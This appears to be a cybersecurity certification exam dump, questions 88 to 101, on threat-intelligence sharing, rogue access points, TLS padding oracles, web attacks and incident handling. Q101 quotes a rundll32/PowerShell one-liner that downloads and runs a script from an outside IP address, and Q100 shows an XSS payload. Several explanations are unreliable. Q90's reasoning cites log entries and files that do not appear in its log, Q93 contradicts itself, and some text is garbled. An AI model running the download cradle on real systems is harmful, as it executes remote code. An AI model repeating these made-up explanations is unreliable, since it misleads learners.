TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search

through records containing
attack vectors details such as malicious IP addresses, malware signatures, and threat actors123.
The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared
information123.
By implementing TAXII as part of a threat intelligence program, organizations can benefit from the following advantages:
They can receive timely and relevant information about the latest threats and vulnerabilities that may affect their systems or networks.
They can leverage the collective knowledge and experience of other organizations that have faced similar or related threats.
They can improve their situational awareness and threat detection capabilities by correlating and analyzing the shared information.
They can enhance their incident response and mitigation strategies by applying the best practices and recommendations from the shared information.
They can contribute to the overall improvement of cyber security by sharing their own insights and feedback with other organizations123.
The other options are incorrect because they do not accurately describe the importance of implementing TAXII as part of a threat intelligence program.
Option A is incorrect because TAXII does not provide a structured way to gain information about insider threats. Insider threats are malicious activities conducted by authorized users within an organization, such as employees, contractors, or partners. Insider threats can be detected by using various methods, such as user behavior analysis, data loss prevention, or anomaly detection.
However, TAXII is not designed to collect or share information about insider threats specifically. TAXII is more focused on external threats that originate from outside sources, such as hackers, cybercriminals, or nation-states4.
Option C is incorrect because TAXII does not exchange messages in the most cost-effective way and requires little maintenance once implemented. TAXII is a protocol that defines how messages are exchanged, but it does not specify the cost or maintenance of the exchange. The cost and maintenance of implementing TAXII depend on various factors, such as the type and number of services used, the volume and frequency of data exchanged, the security and reliability requirements of the exchange, and the availability and compatibility of existing tools and platforms. Implementing TAXII may require significant resources and efforts from both the information producers and
consumers to ensure its functionality and performance5.
Option D is incorrect because TAXII is not a semi-automated solution to gather threat intelligence about competitors in the same sector. TAXII is a fully automated solution that enables the exchange of threat intelligence among various entities across different sectors. TAXII does not target or collect information about specific competitors in the same sector. Rather, it aims to foster collaboration and cooperation among organizations that share common interests or goals in cyber security. Moreover, gathering threat intelligence about competitors in the same sector may raise ethical and legal issues that are beyond the scope of TAXII.
Reference:
1 What is STIX/TAXII? | Cloudflare
2 What Are STIX/TAXII Standards? - Anomali Resources
3 What is STIX and TAXII? - EclecticIQ
4 What Is an Insider Threat? Definition & Examples | Varonis
5 Implementing STIX/TAXII - GitHub Pages
[6] Cyber Threat Intelligence: Ethical Hacking vs Unethical Hacking | Infosec

QUESTION 88

During a recent site survey. an analyst discovered a rogue wireless access point on the network.
Which of the following actions should be taken first to protect the network while preserving evidence?

A. Run a packet sniffer to monitor traffic to and from the access point.
B. Connect to the access point and examine its log files.
C. Identify who is connected to the access point and attempt to find the attacker.
D. Disconnect the access point from the network

Correct Answer: D
Section:
Explanation:
The correct answer is D. Disconnect the access point from the network.
A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices1234.
The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by

blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation. Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency5.
The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.
Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident5.
Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence. Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point.
Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network5.
Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident. Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network5.
Reference:
1 CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives
2 Cybersecurity Analyst+ - CompTIA
3 CompTIA CySA+ CS0-002 Certification Study Guide
4 CertMaster Learn for CySA+ Training - CompTIA
5 How to Protect Against Rogue Access Points on Wi-Fi - Byos
6 Wireless Access Point Protection: 5 Steps to Find Rogue Wi-Fi Networks ...
7 Rogue Access Point - Techopedia
8 Rogue access point - Wikipedia
9 What is a Rogue Access Point (Rogue AP)? - Contextual Security

QUESTION 89

While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).


A. Configure the server to prefer TLS 1.3.
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
D. Require client browsers to present a user certificate for mutual authentication.
E. Configure the server to require HSTS.
F. Remove cipher suites that use GCM.

Correct Answer: A, B
Section:
Explanation:
The correct answer is
A. Configure the server to prefer TLS 1.3 and B. Remove cipher suites that use CBC.
A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext12.
To remediate this issue, the organization should make the following configuration changes:
Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:
It deprecates weak and obsolete cryptographic algorithms, such as RC4, MD5, SHA-1, DES, 3DES, and CBC mode.
It supports only strong and modern cryptographic algorithms, such as AES-GCM, ChaCha20Poly1305, and SHA-256/384.

It reduces the number of round trips required for the handshake protocol, which improves performance and latency.
It encrypts more parts of the handshake protocol, which enhances privacy and confidentiality.
It introduces a zero round-trip time (0-RTT) mode, which allows resuming previous sessions without additional round trips.
It supports forward secrecy by default, which means that compromising the long-term keys does not affect the security of past sessions3456.
Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM78.
The other options are not effective or necessary to remediate this issue.
Option C is not effective because configuring the server to prefer ephemeral modes for key exchange does not prevent padding oracle attacks. Ephemeral modes for key exchange are methods that generate temporary and random keys for each session, such as Diffie-Hellman or Elliptic Curve DiffieHellman.
Ephemeral modes provide forward secrecy, which means that compromising the long-term keys does not affect the security of past sessions. However, ephemeral modes do not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the key exchange9.
Option D is not necessary because requiring client browsers to present a user certificate for mutual authentication does not prevent padding oracle attacks. Mutual authentication is a process that verifies the identity of both parties in a communication, such as using certificates or passwords.
Mutual authentication enhances security by preventing impersonation or spoofing attacks. However, mutual authentication does not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the authentication.
Option E is not necessary because configuring the server to require HSTS does not prevent padding oracle attacks. HSTS stands for HTTP Strict Transport Security and it is a mechanism that forces browsers to use HTTPS connections instead of HTTP connections when communicating with a web server. HSTS enhances security by preventing downgrade or man-in-the-middle attacks that try to intercept or modify HTTP traffic. However, HSTS does not protect against padding oracle attacks, which exploit the padding validation of HTTPS traffic rather than the protocol.
Option F is not effective because removing cipher suites that use GCM does not prevent padding oracle attacks. GCM stands for Galois/Counter Mode and it is a mode of operation that provides both encryption and authentication for block ciphers, such as AES. GCM is more secure and efficient than CBC mode, as it prevents various types of attacks, such as padding oracle, BEAST, Lucky 13, and IV reuse attacks. Therefore, removing cipher suites that use GCM would reduce security rather than enhance it .
Reference:
1 Padding oracle attack - Wikipedia
2 flast101/padding-oracle-attack-explained - GitHub
3 A Cryptographic Analysis of the TLS 1.3 Handshake Protocol | Journal of Cryptology
4 Which block cipher mode of operation does TLS 1.3 use? - Cryptography Stack Exchange
5 The Essentials of Using an Ephemeral Key Under TLS 1.3
6 Guidelines for the Selection, Configuration, and Use of ... - NIST
7 CBC decryption vulnerability - .NET | Microsoft Learn
8 The Padding Oracle Attack | Robert Heaton
9 What is Ephemeral Diffie-Hellman? | Cloudflare
[10] What is Mutual TLS? How mTLS Authentication Works | Cloudflare
[11] What is HSTS? HTTP Strict Transport Security Explained | Cloudflare
[12] Galois/Counter Mode - Wikipedia
[13] AES-GCM and its IV/nonce value - Cryptography Stack Exchange

QUESTION 90

An analyst views the following log entries:



```
202.180.158.22   - - [12/Aug/2018:11:42:20 -0200] "GET /src/sourceCode.bat\HTTP/1.0" 404 291
134.17.188.5     - - [12/Aug/2018:13:04:16 -0200] "GET /img/orgChart.jpg\HTTP/1.0" 200 291
121.19.30.221    - - [12/Aug/2018:13:04:17 -0200] "GET /cgi-bin/stats.pl?month=12\HTTP/1.0" 200 291
134.17.188.5     - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartDirectors.jpg\HTTP/1.0" 200 291
134.17.188.5     - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartStaff.jpg\HTTP/1.0" 200 291
134.17.188.5     - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderlings.jpg\HTTP/1.0" 404 291
216.122.5.5      - - [12/Aug/2018:13:04:18 -0200] "GET /cgi-bin/quarterly.pl?qtr=3\HTTP/1.0" 404 291
134.17.188.5     - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderUnderlings.jpg.jpg\HTTP/1.0" 404 291
```

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access.
The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.
which are more important than ensuring vendor data access.
Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?

A. 121.19.30.221

B. 134.17.188.5

C. 202.180.1582

D. 216.122.5.5

Correct Answer: A
Section:
Explanation:
The correct answer is A. 121.19.30.221.
Based on the log files and the organization's priorities, the host that warrants additional investigation is 121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.
The log files show the following information:
The IP addresses of the hosts that accessed the web server The date and time of the access.
The file path of the requested resource.
The number of bytes transferred.
The organization's priorities are:
Unauthorized data disclosure is more critical than denial of service attempts.
Denial of service attempts are more important than ensuring vendor data access.
According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so123. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.
The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path. This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only 121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.
The other hosts do not warrant additional investigation based on the log files and the organization's priorities.
Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests45. However, denial of service attempts are less critical than unauthorized data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.
Host 202.180.1582 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.
Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements.
Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the
organization.

QUESTION 91
An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

A. Orange team

B. Blue team

C. Red team

D. Purple team

Correct Answer: A
Section:

QUESTION 92
An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

A. RFI

B. LFI

C. CSRF

D. XSS

Correct Answer: C
Section:
Explanation:
The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated1. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.
To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests2. These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.
Some other possible attacks that are not relevant to this scenario are:
RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.
LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.
XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

QUESTION 93
The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised.
Which of the following communication plans should the CEO initiate?

A. Alert department managers to speak privately with affected staff.
B. Schedule a press release to inform other service provider customers of the compromise.
C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

Correct Answer: A
Section:
Explanation:
The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.
Reference: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 194; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data classification levels", page 23

QUESTION 94
During an incident, analysts need to rapidly investigate by the investigation and leadership teams.
Which of the following best describes how PII should be safeguarded during an incident?

A. Implement data encryption and close the data so only the company has access.
B. Ensure permissions are limited in the investigation team and encrypt the data.
C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
D. Ensure that permissions are open only to the company.

Correct Answer: B
Section:
Explanation:
The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.
Reference: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 195; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0

"Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data encryption", page 23
: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

QUESTION 95
A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

A. A web application firewall
B. A network intrusion detection system
C. A vulnerability scanner
D. A web proxy

Correct Answer: A
Section:
Explanation:
A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.
Reference: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 3, "Security
Architecture and Tool Sets", page 91; CompTIA CySA+ Certification Exam Objectives Version 4.0,
Domain 1.0 "Threat and Vulnerability Management", Objective 1.2 "Given a scenario, analyze the
results of a network reconnaissance", Sub-objective "Web application attacks", page 9
: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

QUESTION 96
Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

A. Containerization
B. Manual code reviews
C. Static and dynamic analysis
D. Formal methods

Correct Answer: D
Section:
Explanation:
According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools1.
Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods.
Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues1.


QUESTION 97
A security team identified several rogue Wi-Fi access points during the most recent network scan.
The network scans occur once per quarter. Which of the following controls would best all ow the organization to identity rogue devices more quickly?

A. Implement a continuous monitoring policy.
B. Implement a BYOD policy.

C. Implement a portable wireless scanning policy.
D. Change the frequency of network scans to once per month.

Correct Answer: A
Section:
Explanation:
The best control to allow the organization to identify rogue devices more quickly is A. Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents1.

QUESTION 98
An analyst needs to provide recommendations based on a recent vulnerability scan:



Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

A. SMB use domain SID to enumerate users
B. SYN scanner
C. SSL certificate cannot be trusted
D. Scan not performed with admin privileges

Correct Answer: D
Section:
Explanation:
This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide1, “scanning without administrative privileges will result in a large number of false negatives and an incomplete scan”.
Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

QUESTION 99
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[-] XSS: Analyzing response #1...
[-] XSS: Analyzing response #2...
[-] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the most likely reason for this vulnerability?

A. The developer set input validation protection on the specific field of search.aspx.
B. The developer did not set proper cross-site scripting protections in the header.
C. The developer did not implement default protections in the web application build.

D. The developer did not set proper cross-site request forgery protections.


Correct Answer: B
Section:
Explanation:
The most likely reason for this vulnerability is B. The developer did not set proper cross-site scripting protections in the header. Cross-site scripting (XSS) is a type of web application vulnerability that allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim1.
One of the common ways to prevent XSS attacks is to set proper HTTP response headers that instruct the browser how to handle the content of the web page. For example, the Content-Type header can specify the MIME type and character encoding of the web page, which can help the browser avoid interpreting data as code. The X-XSS-Protection header can enable or disable the browser's built-in XSS filter, which can block or sanitize suspicious scripts. The Content-Security-Policy header can define a whitelist of sources and directives that control what resources and scripts can be loaded or executed on the web page2.
According to the output of Arachni, a web application security scanner framework3, it detected an XSS vulnerability in the form input 'txtSearch' with action https://localhost/search.aspx. This means that Arachni was able to inject a malicious script into the input field and observe its execution in the response. This indicates that the developer did not set proper cross-site scripting protections in the header of search.aspx, which allowed Arachni to bypass the browser's default security mechanisms and execute arbitrary code on the web page.

QUESTION 100
A security analyst found the following vulnerability on the company's website:
<INPUT TYPE="IMAGE" SRC="javascript:alert('test');">
Which of the following should be implemented to prevent this type of attack in the future?

A. Input sanitization
B. Output encoding
C. Code obfuscation
D. Prepared statements

Correct Answer: A
Section:
Explanation:
This is a type of web application vulnerability called cross-site scripting (XSS), which allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim.
Input sanitization is a technique that prevents XSS attacks by checking and filtering the user input before processing it. Input sanitization can remove or encode any characters or strings that may be interpreted as code by the browser, such as <, >, ", ', or javascript:. Input sanitization can also validate the input against a predefined format or range of values, and reject any input that does not match. Output encoding is a technique that prevents XSS attacks by encoding the output before sending it to the browser. Output encoding can convert any characters or strings that may be interpreted as code by the browser into harmless entities, such as <, >, ", ', or javascript:.
Output encoding can also
escape any special characters that may have a different meaning in different contexts, such as , /, or ;.
Code obfuscation is a technique that makes the source code of a web application more difficult to read and understand by humans. Code obfuscation can use techniques such as renaming variables and functions, removing comments and whitespace, replacing literals with expressions, or adding dummy code. Code obfuscation can help protect the intellectual property and trade secrets of a web application, but it does not prevent XSS attacks.

QUESTION 101
A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:



```
rundll32.exe javascript:"\..\mshtml,RunHMTLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.ps1'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

A. Attacker is escalating privileges via JavaScript.
B. Attacker is utilizing custom malware to download an additional script.
C. Attacker is executing PowerShell script 'AccessToken.psr.
D. Attacker is attempting to install persistence mechanisms on the target machine.

Correct Answer: B
Section:
Explanation:
The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script.Reference:CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

